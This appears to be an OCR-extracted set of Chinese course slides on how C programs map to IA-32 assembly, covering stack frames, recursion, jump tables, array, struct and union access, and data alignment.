movl -8(%ebp), %eax

movl %eax, 4(%esp)

movl -4(%ebp), %eax

movl %eax, (%esp)

call swap

.....

ret

swap:

pushl %ebp

movl %esp, %ebp

movl 8(%ebp), %edx $R[edx] \leftarrow 15$

movl 12(%ebp), %eax $R[eax] \leftarrow 22$

movl %eax, 8(%ebp) $M[R[ebp]+8] \leftarrow R[eax] = 22$

movl %edx, 12(%ebp) $M[R[ebp]+12] \leftarrow R[edx] = 15$

```
int t=x;
x=y;
y=t;
```

EBP →

-4

-8

ESP →

EBP →

....

a=15

b=22

⋮

15

22

返回地址

EBP在main中的值

main
栈帧

EBP+12

EBP+8


main中变量a和b的内容没有被交换，交换的仅是参数x和y的内容

结束阶段：

```
popl %ebp
ret
```

关于参数传递的说明

- 从上面对例子的分析可以看出，编译器并不为形式参数“分配”存储空间。



- 也就是说：上面例子中的`main`函数在执行了`swap`函数后，这些存放`swap`函数形参的栈空间可以在`main`函数执行后面语句（例如：又接着调用了一个函数A，这个被调用的函数A的形参会覆盖`swap`函数的形参）时被重用，导致现在存放的`swap`函数形参值被覆盖。
- 不管是按值传递参数还是按地址传递参数，在调用过程用`CALL`指令调用被调用过程时，对应的实参应该都已有具体的值，并已将实参的值存放到调用过程的栈帧中作为入口参数，等待被调用过程中的指令使用。

过程调用举例

```
1 void test ( int x, int *ptr )
2 {
3     if ( x>0 && *ptr>0 )
4         *ptr+=x;
5 }
```

100 200


```
7 void caller (int a, int y )
8 {
9     int x = a>0 ? a : a+100;
10    test (x, &y);
11 }
```

假设调用caller的过程

实参值分别是100和200，画出相应栈帧中的状态



&y: 300
&a: 100



(1) test的形参是按值传递还是按地址传递？ test的形参ptr对应的实参是一个什么类型的值？ x按值传递、ptr按地址传递（因为ptr是int型指针，对应实参是地址）

(2) test中被改变的*ptr的结果如何返回给它的调用过程caller？

第10行执行后，P帧中入口参数200变成300，test退帧后，caller可以通过形参y，引用该值300

(3) caller中被改变的y的结果能否返回给过程P？为什么？

第11行执行后caller退帧并返回P，因P中不知道y的地址，故无法引用该值300


```
int nn_sum ( int n)
```

```
{
```

```
    int result;
```

```
    if ( n <= 0 )
```

```
        result=0;
```

```
    else
```

```
        result=n+nn_sum(n-1);
```

```
    return result;
```

```
}
```

```
pushl %ebp
```

```
movl %esp, %ebp
```

```
pushl %ebx
```

```
subl $4, %esp
```

```
movl 8(%ebp), %ebx  $R[ebx] \leftarrow n$ 
```

```
movl $0, %eax  $R[eax] \leftarrow 0$ 
```

```
cmpl $0, %ebx
```

```
jle .L2  $\text{if } (n \leq 0) \text{ 转L2}$ 
```

```
leal -1(%ebx), %eax  $R[eax] \leftarrow n-1$ 
```

```
movl %eax, (%esp)
```

```
call nn_sum
```

```
addl %ebx, %eax  $R[eax] \leftarrow 0+1+2+\dots+(n-1)+n$ 
```

```
.L2  $n \leq 0$ 
```

返回上一级

```
addl $4, %esp
```

```
popl %ebx
```


恢复ebx的值

```
popl %ebp
```

```
ret
```

P
↓
nn_sum(n)
↓
nn_sum(n-1)

的嵌套调




➤ 返回地址2、3、...是相同的，但不同于返回地址1

➤ 每次递归调用都会增加一个栈帧，所以时、空效率差

• 为什么说递归程序的时、空效率差？


• 递归函数nn_sum的执行流程：



- 1) **重复执行**：递归调用过程中，需要重复执行自身过程体，直至**结束条件**满足才结束
- 2) **空间开销大**：每次递归调用，都会形成一个栈帧，最多会形成 **$n+1$ 个栈帧**。
 - 由于每个nn_sum栈帧占用16字节空间，总共**至少占用 $(16n+12)$ 个字节**的栈空间
 - 尽管占用的栈空间都是临时的（在过程执行结束后，所占的所有栈空间都会被释放），但在递归深度非常大的时候，栈空间的开销还是非常可观的（导致堆中能申请的空间变少，甚至栈溢出错误）。
- 3) **时间开销大**：为了支持过程递归，每个过程中都包含了准备阶段和结束阶段。每增加一次过程调用，就要**增加许多条包含在准备阶段和结束阶段的额外指令(特别是内存访问)**，这些额外指令的执行时间开销对程序的性能影响很大
- 4) 因此，应该尽量避免不必要的过程调用，特别是递归调用

程序的机器级表示

- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

选择语句的机器级表示

1. C语言选择语句的机器级表示

- if ~ else语句的通用表示:

```
if (cond_expr)
    then_statement
else
    else_statement
```

- 通常，经过编译后得到的对应汇编代码有两种不同的控制结构：

```
c=cond_expr;
if (!c)
    goto false_label;
then_statement
goto done;
false_label:
    else_statement
done:
```

```
c=cond_expr;
if (c)
    goto true_label;
else_statement
goto done;
true_label:
    then_statement
done:
```

- If...else语句的机器级表示

- if() goto... 语句对应条件转移指令：jxx

- goto语句对应无条件转移指令：jmp

- 编译器可以使用ISA提供的以下机器级程序支持机制，实现if...else语句的功能：

- 各种条件标志设置功能

- 条件转移指令：jxx

- 条件设置指令：setxx

- 条件传送指令：cmovxx

- 无条件转移指令等：jmp

if-else语句举例

```
int get_cont( int *p1, int *p2 )
{
    if ( p1 > p2 )
        return *p2;
    else
        return *p1;
}
```

假定：p1和p2对应实参的存储地址分别为R[ebp]+8、R[ebp]+12，EBP指向当前栈帧底部，结果存放在EAX

```
movl 8(%ebp), %eax  // R[ebp]+8, 即 R[ebp]+8, 即 R[ebp]+8, 即 R[ebp]+8
movl 12(%ebp), %edx // R[ebp]+12, 即 R[ebp]+12, 即 R[ebp]+12, 即 R[ebp]+12
cmpl %edx, %eax     // 比较 p1 和 p2, 即根据 p1-p2 结果置标志
jbe .L1             // 若 p1 <= p2, 则转 L1 处执行
movl (%edx), %eax   // R[ebp]+12, 即 R[ebp]+12, 即 R[ebp]+12, 即 R[ebp]+12
jmp .L2             // 无条件跳转到 L2 执行
.L1:                // 若 p1 <= p2, 则转 L1 处执行
movl (%eax), %eax   // R[ebp]+8, 即 R[ebp]+8, 即 R[ebp]+8, 即 R[ebp]+8
.L2:                // 无条件跳转到 L2 执行
```

为何这里是“jbe”指令？

cmpl是对两个地址（无符号整数）的比较，所以这里对应的是无符号整数比较转移指令

- 因为p1和p2都是指针类型参数，所以指令助记符中的长度后缀是l
- cmpl的两个操作数应该来自寄存器，所以应先将p1和p2对应的实参（地址值）从栈中取到通用寄存器中
- cmpl执行后得到各个条件标志位，程序根据条件标志的组合值，通过条件转移指令jbe选择执行不同的指令
- 转移目标地址用标号.L1和.L2标识

switch语句的机器级表示

- 多分支选择问题

1) 用嵌套的if...else语句实现:

if...

else if...

else...

➤ 按序测试，效率低

2) 用switch语句实现:

➤ 可以直接跳到某个语句处执行，而不用一一测试条件

➤ 怎么实现的呢？

——跳转表

SWITCH语句的机器级表示

- 跳转表是一个数组，表项i是一个代码段首地址，该代码段实现开关索引值为i时的动作
- 用开关索引作为跳转表中一个索引，确定跳转目标

```
switch (n)
{
  case 100:
    statement1;
  case 102:
    statement2;
  case 103:
    statement3;
  default:
    statement4;
}
```

```
compute (index);
If index > 表范围
  goto loc_def;
  goto 跳转表[index];
loc_def:
    statement4;
loc-A:
    statement1;
loc_B:
    statement2;
loc_C:
    statement3;
```

跳转表

```
loc_A: index=0
NULL: index=1
loc_B: index=2
loc_C: index=3
```


switch-case语句举例——跳转表的应用

```
int sw_test(int a, int b, int c)
{
    int result;
    switch(a) {
    case 15:
        c=b&0x0f;
    case 10:
        result=c+5;
        break;
    case 12:
    case 17:
        result=b+50;
        break;
    case 14:
        result=b;
        break;
    default:
        result=a;
    }
    return result;
}
```

```
movl 8(%ebp), %eax
subl $10, %eax
cmpl $7, %eax
ja .L5
jmp *.L8(, %eax, 4)
.L1:
movl 12(%ebp), %eax
andl $15, %eax
.L2:
movl 20(%ebp), %eax
addl $50, %eax
jmp .L7
.L3:
movl 12(%ebp), %eax
addl $50, %eax
jmp .L7
.L4:
movl 12(%ebp), %eax
jmp .L7
.L5:
addl $10, %eax
.L7:
```

$R[eax] = a$
 $R[eax] = a - 10$
if ($R[eax] > 7$) 转 L5
转 $*.L8 + 4 * R[eax]$ 处的地址


怎么实现跳转的呢?

跳转表在可执行目标文件的只读数据节中，按4字节边界对齐

.section	.rodata
<u>.align 4</u>	
.L8	
.long	.L2
.long	.L5
.long	.L3
.long	.L5
.long	.L4
.long	.L1
.long	.L5
.long	.L3


a =
10
11
12
13
14
15
16
17

跳转表存在哪里？



程序的机器级表示

- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

2. 循环结构的机器级表示

1) do~while循环

```
do loop_body_statement  
while (cond_expr);
```

改写

```
loop:  
loop_body_statement  
c=cond_expr;  
if (c) goto loop;
```

2) while循环

```
while (cond_expr)  
loop_body_statement
```

改写

```
c=cond_expr;  
if (!c) goto done;  
loop:  
loop_body_statement  
c=cond_expr;  
if (c) goto loop;  
done:
```

3) for循环

```
for (begin_expr; cond_expr; update_expr)  
loop_body_statement
```

改写

```
begin_expr;  
c=cond_expr;  
if (!c) goto done;  
loop:  
loop_body_statement  
update_expr;  
c=cond_expr;  
if (c) goto loop;  
done:
```

可以看到这些循环语句改写后，结构基本相同，机器级行为只是小有差异。其中红色处采用条件转移指令实现！

循环结构机器级表示及其与递归的比较

用循环实现nn_sum

```
int nn_sum ( int n)
{
    int i;
    int result=0;
    for (i=1; i <=n; i++)
        result+=i;
    return result;
}
```

```
movl 8(%ebp), %ecx
movl $0, %eax
movl $1, %edx
cmpl %ecx, %edx
jg .L2
.L1:
addl %edx, %eax
addl $1, %edx
cmpl %ecx, %edx
jle .L1
.L2
```

n值

过程体中没用到被调用过程保存寄存器。因而，该过程栈帧中**仅需EBP入栈**，即其栈帧**仅占用4字节空间**(**i和result没有分配存储**，都采用寄存器加快访问)，而递归方式则占用了 $(16n+12)$ 字节栈空间，多用了 $(16n+8)$ 字节。而且，每次递归调用都要执行16条左右指令，一共做了n次过程调用，因而，递归方式需要 $16n$ 条指令，但是循环方式大约只执行了 $4n$ 条指令。由此可以看出，为了提高程序的性能，能用非递归方式执行的**最好用非递归方式**。

逆向工程举例——从汇编到高级语言(用objdump)

例：根据对应汇编填写源程序中空缺处 (1)

```
int function_test( unsigned x)
{
    int result=0;
    int i;
    for ( _____ (1) ; _____ (2) ; _____ (3) ) {
        _____ (4) ;
    }
    return result;
}
```

```
1  movl 8(%ebp), %ebx
2  movl $0, %eax
(3) 3  movl $0, %ecx
4  .L12:
5  leal (%eax,%eax), %edx
6  movl %ebx, %eax
(4) 7  andl $1, %eax
8  orl  %edx, %eax
(5) 9  shrl %ebx
10 addl $1, %ecx
(6) 11 cmpl $32, %ecx
12 jne  .L12
```

(1) 取参数: 地址8(%ebp)是调用者栈帧中参数地址, 入口参数x在%ebx中;

(2) result赋初值: %eax中通常约定存放返回值;

(3) 计算begin_expr: 可知是赋值语句i=0; 接着应该是计算c=cond_expr和条件跳转if (!c) goto done, 为什么没有②和③? 编译优化


(4) 计算过程体: 指令5将result+result, 结果存在edx; 指令6和7条实现 x&0x01, 结果存在eax; 指令8实现result=(result+result)|(x & 0x01); 指令9实现 x>>=1; 所以过程体C语言语句是 "result=(result+result) | (x & 0x01); x>>=1;"

(5) 计算update_expr: 可知是i++;

(6) 计算c=cond_expr和条件跳转if (c) goto loop: 知为i≠32;

程序的机器级表示

- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

复杂数据类型的分配和访问

- 在机器级代码中，基本类型的数据通常通过单条指令即可访问和处理，如：
 - `movl $0, %eax`
 - `movl 12(%ebp), %edx`
- 对于构造类型的数据，由于其中包含多个基本类型数据，因而一般不能直接用单条指令来访问和处理，通常需要特定的代码结构和寻址方式对其进行处理。
 - 数组
 - 结构/联合


数组的分配和访问

- 数组是同类数据的集合，不可能放在一个寄存器或作为立即数存在指令中，而是一定被分配在存储器中。
- 为了高效访问，数组中的元素在存储器中连续存放，然后用一个索引值来访问数据元素。
- 例如，定义一个具有4个元素的静态存储型 short 类型数组A：

static short A[4];

数组A的首地址

每个元素占用2个字节



地址计算公式为：

$$\&A[0] + 2 * i$$

数组的分配和访问例子

假定静态存储型 short 类型数组A的首地址存放在EDX中，i 存放在ECX中，现要将A[i]取到AX中，则所用的汇编指令是什么？

`movw (%edx, %ecx, 2), %ax`

长度后缀：b(字节)、w(字)、l(双字)、q(四字)

其中，ECX为变址寄存器（对应i），比例因子：2

数组定义及其内存存放情况示例

数组定义	数组名	数组元素类型	数组元素大小 (B)	数组大小 (B)	起始地址	元素 i 的地址
char S[10]	S	char	1	10	&S[0]	&S[0]+i
char * SA[10]	SA	char *	4	40	&SA[0]	&SA[0]+4*i
double D[10]	D	double	8	80	&D[0]	&D[0]+8*i
double * DA[10]	DA	double *	4	40	&DA[0]	&DA[0]+4*i

思考：机器可以怎么访问这些数组元素的内容？


也可以看到：

➤在访问内存里的数据时，机器只会按指令从某地址开始取指定字节数量的0/1，而不管数据类型。**思考：**那么程序怎么能正确按要求执行呢？

➤编译器会根据程序上下文，生成相关机器指令来操作数据，实现按数据类型解释。例如：栈区里的数据，按ret指令使用就是地址，按sub指令使用就是数据。

➤**思考：**这会带来什么问题？

数组的分配和访问例子



● 数组可以在内存的哪些地方分配空间进行存储?

从前面例子可以看到，数组可以：

在**静态数据区**分配 { 静态存储型 (static)
全局存储型


在**栈区**中分配：自动存储型 (auto)

在**堆**中动态分配


程序(段)头表描述如何映射

ELF 头	0
程序 (段) 头表	
.init 节	
.text 节	
.rodata 节	
.data 节	
.bss 节	
.symtab 节	
.debug 节	
.line 节	
.strtab 节	

0xC0000000



0x08048000



可执行文件的存储器映像

● 分配在静态区的数组怎么初始化和访问

- 分配在静态区的数组在编译、链接时就可以确定数组的地址。
- 机器级指令中可以直接用数组首地址和数组元素的下标来访问数组元素。

例：

```
int buf[2] = {10, 20};
int main ( )
{
    int i, sum=0;
    for (i=0; i<2; i++)
        sum+=buf[i];
    return sum;
}
```

◆ buf在编译链接时会在可读写数据段（静态区）中分配空间并进行初始化

◆ 假设buf在可读写数据段中首地址是0x08048908，则该地址开始的8个字节空间中存放数据情况什么样的？

08048908 <buf> :

08048908: 0A 00 00 00 14 00 00 00

此时，buf=&buf[0]=0x08048908

编译器通常将其先存放到寄存器(如%edx)中，再进行访问

- ◆ 假定buf首地址0x08048908存储在EDX，i分配在ECX中，sum被分配在EAX中，那么sum+=buf[i]; i++;可用什么指令实现？

addl (%edx, %ecx, 4), %eax

我们也可以用addl buf(, %ecx, 4), %eax实现

addl \$1, %ecx

buf作为符号地址

● auto型数组怎么初始化和访问

- ◆ auto型数组在**栈中分配**
- ◆ 因此，数组首地址通过**EBP**来定位(思考:为什么要通过EBP来定位?)
因为: 栈帧是动态变化的(与用户参数相关,例如: 递归调用), 编译器无法提前知道栈帧中auto型数据首地址, 只能用相对寻址方式来动态获得数据首地址.
- ◆ 因此, auto型数组在运行时才分配空间和进行初始化, 然后其数组元素地址可由首地址和数组元素的下标推算得到


```
int adder ( )  
{  
    int buf[2] = {10, 20};  
    int i, sum=0;  
    for (i=0; i<2; i++)  
        sum+=buf[i];  
    return sum;  
}
```

addl (%edx, %ecx, 4), %eax

数组首地址存放在EDX中

ECX中存放i

在栈中分配



对buf进行初始化的指令是什么?

```
movl $10, -8(%ebp) //buf[0]的地址为R[ebp]-8, 将10赋给buf[0]  
movl $20, -4(%ebp) //buf[1]的地址为R[ebp]-4, 将20赋给buf[1]
```

若buf首址要放在EDX中, 则获得buf首址的对应指令是什么?

```
leal -8(%ebp), %edx //buf[0]的地址为R[ebp]-8, 将buf首址送EDX
```

● C语言中数组元素引用也可通过指针实现

✓ 在指针变量的目标数据类型与数组元素的类型相同的前提下，指针变量可以指向数组或数组中任意元素

```
例 (1) int a[10];      (2) int a[10];  
      int * ptr=a;      int * ptr=&a[0];
```


➤两个程序段功能完全相同，都是使ptr指向数组a的首地址，即 ptr=a=&a[0]，从而有：

```
&a[i]=ptr+i=a+i  
a[i]=ptr[i]=*(ptr+i)=*(a+i)
```

思考：这两条C语言语句机器级实现是什么？

在小端方式下， ptr[0]=?,ptr[1]=?

ptr[0]= 0xAB CD EF 00
ptr[1]= 0x01 23 45 67



● C语言数组操作的表示式的机器级实现示例

假设A首址SA存在ECX，i 存在EDX，下列表示式如何机器实现 (结果放到EAX中)?

注意：表达式5是求两元素之间相差的元素个数，而表达式8是求&A[i] 或movl %ecx, %eax

序号	表达式	类型	值的计算方式	汇编代码
1	A	int *	SA	leal (%ecx), %eax
2	A[0]	int	M[SA]	movl (%ecx), %eax
3	A[i]	int	M[SA+4*i]	movl (%ecx, %edx, 4), %eax
4	&A[3]	int *	SA+12	leal 12(%ecx), %eax
5	&A[i]-A	int	$(SA+4*i-SA)/4=i$	movl %edx, %eax
6	*(A+i)	int	M[SA+4*i]	movl (%ecx, %edx, 4), %eax
7	*(&A[0]+i-1)	int	M[SA+4*i-4]	movl -4(%ecx, edx, 4), %eax
8	A+i	int *	SA+4*i	leal (%ecx, %edx, 4), %eax


- ◆ 2、3、6和7对应汇编指令需要访存，指令中源操作数的寻址方式分别是基址、基址加比例变址、基址加比例变址和基址加比例变址加位移的方式。注意：因为数组元素的类型为int型，故比例因子为4。

● 指针数组和多维数组的机器级实现

- 由若干**指向同类目标的指针变量**组成的数组称为**指针数组**。
- 其定义的一般形式如下：

存储类型 数据类型 *指针数组名[元素个数];

- 例如，“int* a[10];” 定义了一个指针数组a，它有10个元素，
每个元素都是一个指向int型数据的指针。



用指针数组可以实现一个二维数组

思考：这种方式实现的二维数组和直接定义的二维数组**底层实现**有什么区别？


```
main ( )/*用来计算一个两行四列整数矩阵中每一行数据的和*/
```

```
{
```

```
    static short num[ ][4]={ {2, 9, -1, 5},  
                               {3, 8, 2, -6}};
```

```
    static short *pn[ ]={num[0], num[1]};
```

```
    static short s[2]={0, 0};
```

```
    int i, j;
```

```
    for (i=0; i<2; i++) {
```

```
        for (j=0; j<4; j++)
```

```
            s[i] += *pn[i]++; (这个表示式的机器实现是怎么样的?)
```

```
        printf (sum of line %d: %d\n" , i+1, s[i]);
```

```
    }
```

```
}
```

设, i 在ECX, s[i]在AX, 则

s[i] += *pn[i]++; 对应的汇编指令是什么?

movl pn(,%ecx,4), %edx 实现pn[i]送EDX

addw (%edx), %ax 实现s[i] += *(pn[i])


addl \$2, pn(, %ecx, 4) 实现pn[i]+1→pn[i]

注意: 因为上述c语言代码中指针pn[i]指向的是short型变量, 因此加1时字节偏移量必须是2

因为pn是指针数组, 所以比例因子为4

程序的机器级表示

- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

结构体数据的分配和访问

结构体：不同类型的数据的集合。

- ◆ 结构体中的**数据成员**存放在存储器中一段**连续**的存储区中；
- ◆ **结构体的地址**是其**第一个数据项第一个字节**的地址。
 - 分配在静态区的结构型变量的**首地址**是一个确定的**静态区地址**
 - 分配在栈中的auto结构型变量的**首地址**由**EBP**来定位
- ◆ 编译器在处理结构数据时，根据**每个成员的数据类型**计算**成员**相对于**结构体变量基址**的**相应字节偏移量**，然后通过**每个成员的字****节偏移量**来**访问**结构**成员**。

静态区结构体数据的分配和访问

- 结构体成员的访问: 成员的首址可用“**基址加位移**”的寻址方式获得

个人信息结构体类型定义:


```
struct cont_info {  
    char id[8];  
    char name [12];  
    unsigned post;  
    char address[100];  
    char phone[20];  
};
```



个人信息结构体变量及其初始化

```
struct cont_info x = {  
    "00000000" ,  
    "ZhangS" ,  
    210022,  
    "273 long street, High  
    Building #3015" ,  
    "12345678"  
};
```

- ◆ 若变量x分配在地址**0x8049200**开始的连续区域, 那么

- $x = \&(x.id) = 0x8049200$  **x的基址**
- $x.name = \&(x.name[0]) = 0x8049200 + 8 = 0x8049208$
- $\&(x.post) = 0x8049200 + 8 + 12 = 0x8049214$
- $x.address = \&(x.address[0]) = 0x8049200 + 8 + 12 + 4 = 0x8049218$
- $x.phone = \&(x.phone[0]) = 0x8049200 + 8 + 12 + 4 + 100 = 0x804927C$

静态区结构体数据的分配和访问

◆ 成员访问的例子：

假设有语句：**unsigned xpost=x.post;**

同时假设，xpost在eax中，x的在静态区的首地址（基址）被存放在 **EDX** (%edx=0x8049200)中，那么该语句对应汇编指令是什么呢？

个人信息结构体：

```
struct cont_info {  
    char id[8];  
    char name [12];  
    unsigned post;  
    char address[100];  
    char phone[20];  
};
```

movl 20(%edx), %eax

- $x = \&(x.id) = 0x8049200$
- $x.name = 0x8049200 + 8 = 0x8049208$
- $\&(x.post) = 0x8049200 + 8 + 12 = 0x8049214$
- $x.address = 0x8049200 + 8 + 12 + 4 = 0x8049218$
- $x.phone = 0x8049200 + 8 + 12 + 4 + 100 = 0x804927C$

思考： char c=x.name[2]怎么实现？

长度后缀：b(字节)、w(字)、
l(双字)、q(四字)

栈区结构体数据的分配和访问

● 结构体数据作为入口参数的机器级实现

传递方式：传值、传地址

—若采用**按值传递**，则结构成员要复制到栈中参数区；

```
void stu_phone2 ( struct cont_info s_info)
{
    printf ( "%s phone number: %s" , s_info.name, s_info.phone);
}
```

按值调用 **stu_phone2(x)**

◆增加时间和空间开销，且更新后的数据无法在调用过程中使用

—通常应**按地址传递**，即：在执行CALL指令前，仅需传递**指向结构体的指针**而不需复制每个成员到栈中。


```
void stu_phone1 ( struct cont_info* s_info_ptr)
{
    printf ( "%s phone number: %s" , (*s_info_ptr).name, (*s_info_ptr).phone);
}
```

按地址调用 **stu_phone1(&x)**



```
struct cont_info x={ "0000000" , "ZhangS" , 210022,  
                    "273 long street, High Building #3015" , "12345678" };
```

● 结构体数据作为入口参数的栈帧状态 (对应实参是x)

按地址传递 stu_phone1(&x)



按值传递 stu_phone2(x)



◆ 按地址传递参数，如何访问结构体成员变量？

个人信息结构体：

```
struct cont_info {  
    char id[8];  
    char name [12];  
    unsigned post;  
    char address[100];  
    char phone[20];  
};
```

设x在静态存储区内的
首地址为0x8049200

- 在按地址传递参数时，`x->name` (即name在栈内首地址) 送EAX对应的汇编指令是什么？

4 (EBP旧值) + 4 (返回地址)

`movl 8(%ebp), edx`

`leal 8(%edx), eax`


结构体成员id占8个字节

- 执行后，EAX中存放字符串“ZhangS”在静态存储区内的首地址，即

`%eax=0x8049208`

stu_phone1(&x)

调用 `stu_phone1` 时的
栈帧状态




按值传递参数: x的所有成员的值会作为实参存到参数区，如何访问成员变量？

个人信息结构体：

```
struct cont_info {  
    char id[8];  
    char name [12];  
    unsigned post;  
    char address[100];  
    char phone[20];  
};
```

stu_phone2(x)

调用 stu_phone2 时的
栈帧状态



调用过程
的栈帧

stu_phone2
栈帧底部

◆ stu_info.name (即name在栈内首地址)送

EAX的指令序列应该是怎么样？

```
leal 8(%ebp), edx
```

```
leal 8(%edx), eax
```

◆ 这样，EDX存储的是变量x在栈内入口

参数区域的首地址，EAX中存放的是

"ZhangS" 在栈内入口参数区域首址


```
void stu_phone1 ( struct cont_info *s_info_ptr)
{
    printf ( "%s phone number: %s" , (*s_info_ptr).name, (*s_info_ptr).phone);
}
```

```
void stu_phone2 ( struct cont_info s_info)
{
    printf ( "%s phone number: %s" , s_info.name, s_info.phone);
}
```

- 可以看到，虽然stu_phone1和stu_phone2功能相同，但后者这种**按值传递**开销大，因为它需对结构体成员整体从静态区复制到栈中，需要很多条mov等指令，从而执行时间更长，并占更多栈空间和代码空间。
- 特别是，按值传递时，无法获得更新后的结果，不能满足很多需求。

程序的机器级表示

- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

联合体数据的分配和访问

- **联合体**的特点：各成员共享存储空间，按**最大长度成员**所需空间大小为目标进行分配。

- ◆ 在任何时刻，联合体的存储空间中**仅存有一个数据成员**；
- ◆ 通常用于特殊场合。例如，当事先知道某种数据结构中的不同字段的使用时间是**互斥的**，就可将这些字段声明为联合，以**减少空间开销**。

```
如：union uarea {  
    char    c_data;  
    short   s_data;  
    int     i_data;  
    double  d_data;  
};
```

➤ **double**长度最长，故uarea所占空间为8个字节。

注：而对于与uarea有相同成员的结构型变量来说，其占用空间大小至少有15个字节

- ◆ 但有时会得不偿失，因为可能只会减少**少量空间**，却大大**增加处理的复杂性**

联合体可用于转换数据，对相同位序列进行不同数据类型解释

```
unsigned float2unsign( float f)
{
    union {
        float f;
        unsigned u;
    } tmp_union;
    tmp_union.f=f;
    return tmp_union.u;
}
```

◆ 函数形参是float型，按值传递参数，传递过来的实参是float型数据；

◆ 赋值给非静态局部变量 (tmp_union.f)

过程体对应的汇编代码是怎么样的？

{
 movl 8(%ebp), %eax
 movl %eax, -4(%ebp)

movl -4(%ebp), %eax

注：将存放在地址R[ebp]+8处的入口参数 f (float) 送到EAX，作为返回值 (unsigned) 返回

从该例可看出：机器级代码很多时候并不区分所处理对象的数据类型，不管高级语言中将其说明成float型还是int型或unsigned型，都把它当成一个0/1序列来处理。

思考：那么在程序正确的情况下，计算机是如何保证输出结果正确的？

计算机对不同类型（比如整型和浮点型）提供不同的运算电路、编译器根据上下文生成对应的机器指令来在对应电路上操作相关数据、最终对结果按相应类型解释输出

● 嵌套的联合体/结构体


例：一个嵌套的联合体数据结构

```
union node {  
    struct {  
        int *ptr;  
        int data1  
    } node1;  
    struct {  
        int data2;  
        union node *next;  
    } node2;  
};
```

node1结构类型

node2结构类型

定义链表如下：



设有处理函数：



```
void node_proc ( union node *np)
```

```
{  
    np->node2.next->node1.data1  
    = *(np->node2.next->node1.ptr) +  
    np->node2.data2;  
}
```

```
union node {  
    struct {  
        int *ptr;  
        int data1  
    } node1;  
    struct {  
        int data2;  
        union node *next;  
    } node2;  
};
```


ECX: np的首地址
也是node2的首地址
也是node2->data2的地址

EDX: np->next的值,
也是node1的首地址
也是node1->ptr的地址



程序的机器级表示


- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法


数据的对齐

- **思考：**如果要从内存读取一个8字节的double类型变量的值，机器怎么访问内存性能好？
- 这意味着CPU访问主存时**只能**一次读取或写入若干特定位置，例如：目前64位的机器是每次能读写64位数据。即：给定一个地址，则从该地址开始的第0字节到第7字节可同时读写，第8字节到第15字节可同时读写，以此类推。
- 若指令访问的数据不在地址为 $8i \sim 8i+7$ 单元之间，则需要多次访问存储器



数据的对齐

- 为了提高程序执行效率，要求编译器在代码转换时，将各种类型数据按照对齐方式分配存储器（例如：按8字节对齐，就是要求所有数据的首地址能被8整除）
- 最简单的对齐策略是，基本数据类型按其数据长度进行对齐（思考：为啥这样可以达到目标？），例如，int型变量首地址是4的倍数，short型变量首地址是2的倍数，double和long long型的是8的倍数，float型的是4的倍数，char不对齐
- 结构体等复杂数据类型及其成员也需对齐。因此，分配给结构体的空间中可能需要插空



```
struct SDT {  
    int    i;  
    short  si;  
    double d;  
    char   c;  
} sa[10];
```

结构数组变量sa的最末可能
需要插空，以使每个数组
元素都按4字节边界对
齐。思考：不插这个空，
会怎么样？

```
struct SD {  
    int    i;  
    short  si;  
    char   c;  
    double d;  
};
```


在32位机器
上结构SD首
地址按4字
节边界对齐



只要SD首址按4字节边界对齐，所有字段都能按要求对齐
思考：不插这个空，访问变量d会怎么样？

程序的机器级表示

- 分以下五个部分介绍
 - 程序转换概述
